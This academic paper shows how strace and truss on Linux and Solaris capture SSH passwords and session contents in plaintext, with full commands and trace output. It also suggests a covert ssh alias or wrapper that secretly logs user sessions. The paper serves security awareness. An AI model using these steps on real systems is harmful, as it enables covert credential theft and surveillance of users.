Defeating Encryption:
Security is More than Just Good Crypto

John C. A. Bambenek[*]

Abstract

Encryption is good. It helps make things more secure. However, the idea that strong cryptography is good security by itself is simply wrong. Encrypted messages eventually have to be decrypted so they are useful to the sender or receiver. If those end-points are not secured, then getting the plain-text messages is trivial. This is a demonstration of a crude process of accomplishing that.

Keywords
Cryptography, information security, hacking, information protection, information theft

[*] Coordinated Science Lab, University of Illinois
URL http://decision.csl.uiuc.edu/~bambenek bambenek@control.csl.uiuc.edu

I. Introduction

There is no dispute about the need for strong encryption, particularly for privileged communications. There is no way to have a high level of assurance that the entire path between endpoints of a message is secure, so the message has to be hidden in transit. While brute-force decryption is possible, modern forms of encryption have made this process too long to be valuable.

However, there is still risk if the endpoints of the communication are vulnerable. Eventually the encrypted message needs to be decrypted in order to be useful, and that process happens at the endpoints of the communication. The problem is, if the endpoints are compromised, the entire message can be stolen even if the plaintext message is not stored on a file on the system.

Using some commodity UNIX tools, it is trivial to see plaintext messages, in real-time, as they are sent or received by a system. The following is a crude methodology to accomplish this, leaving to more creative and motivated minds to develop tools to accomplish this in a much more clean fashion.

II. Tracing Basics

In the Unix/Linux world, processes are the programs the provide functionality to the user and the kernel handles the basic system functioning. For instance, the kernel would handle opening files, and a process would handle displaying the information in the file to the user in some readable format. In order to keep the system running smoothly, only the kernel handles those few processes it was designed to deal with. Processes generally will not open files directly but go through the kernel to do it.

System calls are essentially messages sent from processes to the kernel to do something. It could be to open a file, or to read and write output from the screen. System call tracing is the process of viewing these system calls made by another process. For instance, if one was writing a debugging a program they could use it to see what system calls are made right before a buffer overflow. Essential, the tracer sits in the middle listening to the communication between the process and the kernel. *See figure 1*. In short, you can see the raw data that is passed in a process after the process finishing doing what it does with it. It is important that processes are meant to do specific functions and then either pass the results off to another process (i.e. a shell) or send it back to the user.

This is important for cryptography because the encryption and decryption functions are handled at the process level. A user types input that is passed to the encryption process so it can be encrypted. The data is received by the decryption process so it can be decoded and sent to the system. In the case of SSH, this means that the system calls will contain the plaintext information before any encryption takes place or after any decryption takes place. *See figure 2.*

One last item to note, anyone can run a tracer on a process they own or are running. However, to tap into a running process that is not owned by the user, root privileges are required.



Figure 1. This diagram is an illustration of the virtual location of the system call tracer. It sits between the kernel and the process so it can see the data passed between them.



Figure 2. The encrypted communication process. Data sent over the wire is unreadable, but if someone can tap into the system calls, they can see the data in plaintext before or after encryption has taken place.

III. Snooping Inbound Connections

The following are examples of snooping inbound SSH connections. The first is on a Linux machine using the strace command, the second is Solaris using the truss command. It uses an account called "testacct" with password "WeakPass".

For readability, the commands will be color coded, red being commands entered by the attacker, and green are commands entered by the innocent user. This requires root privileges or a setuid strace binary.

3.1 Linux example

The first task is to find the sshd daemon's PID.

```
# ps -ef | grep sshd
root      4050     1  0 Nov15 ?        00:00:01 /usr/sbin/sshd
root      8717  4050  0 16:00 ?        00:00:00 /usr/sbin/sshd
```

In this case, the PID is 4050. 8717 is a child process of 4050, so you want to use the parent process. Now set up the tracer using the Linux command, strace.

```
# strace -f -p 4050 -o sshd.out.txt &
```

This will create a tracer that follows sub-processes (the –f flag) of process number 4050 (the –p 4050 flag) and outputs it to sshd.out.txt (the –o sshd.out.txt flag). This does have some overhead, so for high use systems a delay will be noticed. Now, finally, an unsuspecting users logs in and tries to get on the machine.

```
> ssh testacct@somehost
testacct@somehost's password: WeakPass
[testacct@somehost testacct]$
```

The password would not normally be displayed but is here for illustration purposes. Now the attacker can start looking for login credentials.

```
# cat sshd.out.txt | grep write | more
…
8883  write(3, "\0\0\0\r\6", 5)          = 5
8883  write(3, "\0\0\0\10testacct", 12 <unfinished ...>
8883  <... write resumed> )              = 12
8882  write(5, "\0\0\0V\7", 5 <unfinished ...>
8882  <... write resumed> )              = 5
…

# cat sshd.out.txt | grep read | more
…
8882  <... read resumed> "\0\0\0\r", 4) = 4
8882  read(5,  <unfinished ...>
8882  <... read resumed> "\6\0\0\0\10testacct", 13) = 13
```

```
8883  read(3,  <unfinished ...>
…
8882  <... read resumed> "\0\0\0\r", 4) = 4
8882  read(5,  <unfinished ...>
8882  <... read resumed> "\n\0\0\0\10WeakPass", 13) = 13
8883  read(3,  <unfinished ...>
8882  read(3, "#%PAM-1.0\n# This file is auto-ge"..., 4096) = 647
…
```

Write calls are calls made by the system when it sends out information, read calls are when it reads it in. By just greping for read and write you will get a lot of information, not all of it useful, and it is tedious to manually grab out the pieces you need. In this case, we see a write call for the user account name, and we see read calls for both the user account name and the password. There will also be calls with PAM options, encrypted password strings, and other files being accessed, but these are the ones to note. The attacker has the password, no cracking is necessary.

You'll note that there is some abbreviation going on… to get rid of that, use the –v flag. Also, since we are only interested in read and write calls right now, the –e trace=read,write flag can be used to limit. The –s flag and a number following it will specify how many bytes a string size will print before abbreviating. There are many other options to tweak how this performs, check the man page for details. Here is the new strace command line.

```
# strace -f -p 4050 -o sshd.out.txt -v -e trace=read,write -s 128
&
```

Now let's assume that our user access a confidential text file.

```
[testacct@somebox testacct]$ cat confidential.txt
===
This is a confidential
text file.  DO NOT
DISTRIBUTE
===
[testacct@somebox testacct]$
```

Here is what our attacker sees.

```
# cat sshd.out.txt | grep read | more
…
9067  <... read resumed> "c", 1)        = 1
9067  read(0,  <unfinished ...>
9066  read(8, "c", 16384)               = 1
9066  read(4,
"w\31\274\312cWAC\364c\316\225vF{\355\210\227\227\261V\23\234\305
\
356Yp\204\214\276\371\234\342\314lB&\254xwb\25\203v.\306>\322\343
\301\230\335",
16384) = 52
9067  <... read resumed> "a", 1)        = 1
```

```
9067  read(0,  <unfinished ...>
9066  read(8, "a", 16384)               = 1
9066  read(4,
"6w)\325\222\"\245\7Tr/\306z\350\341Ny\353N_\36\3\353F\222\351\35
3
-\344\365\346\365.\24\245e\346\360\2676\0Jr
\246\36S\330\376\202\251\351", 16384
) = 52
9067  <... read resumed> "t", 1)       = 1
9067  read(0,  <unfinished ...>
9066  read(8, "t", 16384)               = 1
…
9104  read(3, "===\nThis is a confidential\ntext file.  DO
NOT\nDISTRIBUTE\n===\
n", 4096) = 61
9066  read(8, "===\r\nThis is a confidential\r\ntext file.  DO
NOT\r\nDISTRIBUTE
\r\n===\r\n", 16384) = 66
9104  read(3, "", 4096)                 = 0
9067  read(0,  <unfinished ...>
9066  read(8, "[testacct@somebox testacct]$ ", 16384) = 28
…
```

Because what is being typed is displayed back in the terminal, each character has its own read function as it is typed. And towards the bottom you see the contents of the text file, with the "\n" control character to indicate returns. Here, albeit very dirty, you can reconstruct everything going on in a shell. It wouldn't take too much imagination to create a tool to display exactly what a user sees by tracing system calls this way. The use of encryption here does not protect the information if an attacker can gain access to the system. Encryption, in that case, becomes useless.

3.2 Solaris Example

Now for Solaris. The equivalent command of strace for solaris is truss. Again, find the sshd process and start the tracer.

```
# ps -ef | grep sshd
    root   245     1  0   Oct 11 ?        0:14
/usr/local/sbin/sshd -f /etc/sshd_config
    root 11542   245  0 16:05:59 ?        0:00
/usr/local/sbin/sshd -f /etc/sshd_config
bambenek 11544 11542  1 16:06:01 ?        0:00
/usr/local/sbin/sshd -f /etc/sshd_config
    root 11792 11786  0 14:50:37 pts/7    0:00 grep sshd
# truss -f -tread,write -vread,write -rall -o sshd.out.txt -p 245
&
```

The –f flag will follow forked processes, -tread,write will only trace read and write calls, -vread,write will give verbose out of read and write calls, –rall will not truncate strings displayed

in any call, -o specifies the output file, and –p is the parent process id number. See the truss man page for more details.

Now, the unsuspected user logs in.

```
# ssh testacct@somebox
testacct@somebox's password:
Last login: Fri Nov 21 14:56:44 2003 from somewhere
Sun Microsystems Inc.   SunOS 5.9       Generic May 2002
$
```

And here is what truss will show.

```
# cat sshd.out.txt | more
…
11838:  write(8, "\0\0\0\r06", 5)                          = 5
11838:  write(8, "\0\0\0\b t e s t a c c t", 12)          = 12
11836:  read(6, "\0\0\0\r", 4)                            = 4
11836:  read(6, 0x00120CA0, 13)                           = 13
11836:    06\0\0\0\b t e s t a c c t
11836:  read(4, 0x0012280C, 8192)                         = 513
…
11838:  write(8, "\0\0\0\r\n", 5)                         = 5
11838:  write(8, "\0\0\0\b W e a k P a s s", 12)          = 12
11836:  read(6, "\0\0\0\r", 4)                            = 4
11836:  read(6, 0x00120CA0, 13)                           = 13
11836:    \n\0\0\0\b W e a k P a s s
11836:  read(4, 0x0012304C, 8192)                         = 301
…
```

As in the Linux example, both the username and password are in the clear in the system calls. Now the user opens another confidential file, as before.

```
$ cat confidential.txt
====
This is confidential.
Do not disclose.
====
$
```

And here is what the hacker sees.

```
# tail sshd.out.txt
11861:  read(3, " =", 1)                                  = 1
11861:  write(1, " = = = =\n T h i s   i s".., 49)       = 49
11840:  read(9, 0xFFBFB360, 16384)                        = 53
11840:     = = = =\r\n T h i s   i s   c o n f i d e n t i a l
.\r\n D o
11840:     n o t   d i s c l o s e .\r\n = = = =\r\n
11840:  write(5, "EFB6 v v\0A3A7DEC912 11F".., 96)       = 96
11840:  read(9, " $  ", 16384)                            = 2
```

```
11840:  write(5, "CE | M92 [ S98FF U SCC ("., 48)      = 48
11844:  write(2, " $  ", 2)                           = 2
11844:  read(0, 0x000394F8, 128)        (sleeping...)
```

Again, the text displayed to the screen to the user is shown to the hacker in the system calls. Because the text is opened and sent to the SSH daemon to be encrypted and sent over the network, it can be captured while it is still in plaintext form.

IV. Monitoring Outbound Connections

The following is an example of monitoring an outbound connection. In this case, root access is not necessarily required. The reason is that a user can run strace (or truss) on their own processes, so it makes it easy to monitor a specific person's outbound activity. However, if a person wants to monitor someone else's outbound actions, root access is needed.

Here is an example of an outbound SSH connection to a remote host, viewing a confidential file, and then closing the session.

```
$ strace -o ssh.out.txt ssh testacct@somebox
testacct@somebox 's password:
Last login: Fri Nov 21 15:15:16 2003 from somewhere
Sun Microsystems Inc.   SunOS 5.9       Generic May 2002
$ cat /tmp/confidential.txt
====
This is confidential.
Do not disclose.
====
$ Connection to somebox closed.
$
```

Now a hacker sometime later can come by and take a look at the contents of ssh.out.txt and would see this:

```
$ cat ssh.out.txt
…
write(4, "testacct@somebox\'s password: ", 27) = 27
read(4, "W", 1)                               = 1
read(4, "e", 1)                               = 1
read(4, "a", 1)                               = 1
read(4, "k", 1)                               = 1
read(4, "P", 1)                               = 1
read(4, "a", 1)                               = 1
read(4, "s", 1)                               = 1
read(4, "s", 1)                               = 1
read(4, "\n", 1)                              = 1
write(4, "\n", 1)                             = 1
…
write(5, "$ ", 2)                             = 2
```

```
write(3,
"H\375O\25\371\'\353\330\204\254,\376\347\272\324<K\22i"..., 48)
= 48
write(5, "c", 1)                          = 1
write(3,
"\16\332\325x\325n\257\303h,3\332\322J\242|\225i\340\333"..., 48)
= 48
write(5, "a", 1)                          = 1
write(3, "
\253\305\201\3\242\31\22\t\t\206\302\322\275\261\6\304"..., 48) =
48
write(5, "t", 1)                          = 1
write(3,
"\23\221\264\227\215\237\256,U\314\343\266\30\244\220\255"...,
48) = 48
write(5, " ", 1)                          = 1
write(3,
"\3440\5\0O\307\371x:R\335=f\364\202\263\234\1\304\25\16"..., 48)
= 48
write(5, "/", 1)                          = 1
write(3,
"\341\3417\316t\364\333\325Q\275,L\251D\304XS\241c\362n"..., 48)
= 48
write(5, "t", 1)                          = 1
write(3,
"\37\322\1\265?\347\300\225\"\3231\206\330Y7~\351\374\321"...,
48) = 48
write(5, "m", 1)                          = 1
write(3,
"6\n9\370\20\346\307\352;\211\325\343\316\3322\6/\240H\262"...,
48) = 4
8
write(5, "p", 1)                          = 1
write(3,
"\222y\264\16\254\367Nd5\t\351E\373d\3606\370yR\2170\306"..., 48)
= 48
write(5, "/", 1)                          = 1
write(3,
"\355\232S\354\222\0$\233\206\225\210\255_\302\2218\236"..., 48)
= 48
write(5, "c", 1)                          = 1
…
select(7, [3 4], [5], NULL, NULL)         = 1 (out [5])
write(5, "====\r\nThis is confidential.\r\nDo "..., 53) = 53
select(7, [3 4], [], NULL, NULL)          = 1 (in [3])
read(3,
"\230M\237q\25+*X\2[\244\32\335q\nF9\236bf7\206\226b\24"...,
8192) = 48
select(7, [3 4], [5], NULL, NULL)         = 1 (out [5])
write(5, "$ ", 2)                         = 2
…
write(2, "Connection to somebox closed.\r\n", 29) = 29
gettimeofday({1069449630, 345911}, NULL) = 0
shutdown(3, 2 /* send and receive */)     = 0
```

```
close(3)                                = 0
exit_group(0)                           = ?
…
```

Again, the can see the plaintext username and password for the connection. All the typing done in the outbound connection is on a character-by-character basis so it is tedious to read, but it would not take much sophistication to write something to clean it up. However, a user would not normally start up an SSH session under a debugger. Some tricks would need to be involved.

One could create a shell alias that is set when the user logs in (i.e. in the .login file) that would run ssh under strace. Using KSH, one could do:

$ alias ssh=”strace –o /tmp/ssh.trace.log ssh”

This would log all the system calls to a file and run without the user ever suspecting it. One could create a shell script that does nothing but run ssh under strace and put it ahead of the real SSH binary in the path, or just move the SSH binary and replace it with a script. Options would need to be tweaked and a way of getting back in would need to be established, but it is a relatively simply hack to get the unencrypted information out of an SSH session potentially without needing root privileges. All it takes is getting user-level access to the machine (i.e. user leaves a shell open and walks away from their desk, user has a weak password, etc).

V. Conclusion

The point here is not that encryption is worthless. The point is that encryption by itself is not helpful. The endpoints need to be secure, passwords need to be difficult to crack, and those who do have access to the system need to be trustworthy. One might ask what is the point of being able to see plaintext versions of encrypted communication if they already have root access? Getting additional passwords for other systems, obtaining information that passes through the system but is not stored on the system (text conversations, for instance), or bypassing system controls that might catch direct attempts at data. System call traces can be used on any kind of process such as e-mail daemons, web servers, or encrypted chat programs.

In order for any security tool to be effective, it needs to be layered with other strong security tools, starting with a security policy. No one tool, by itself, can ever prevent information theft or attacks, but several layers of security provide the most solid defense against would-be hackers. Encryption needs to be accompanied by server hardening, intrusion detection, firewalls, and auditing. Without it, encryption is easily compromised.

References

[1] Truss man page. http://www.cs.princeton.edu/cgi-bin/man2html?truss:1

[2] Strace man page. http://www.catfive.org/cgi-bin/man2web?program=strace&section=1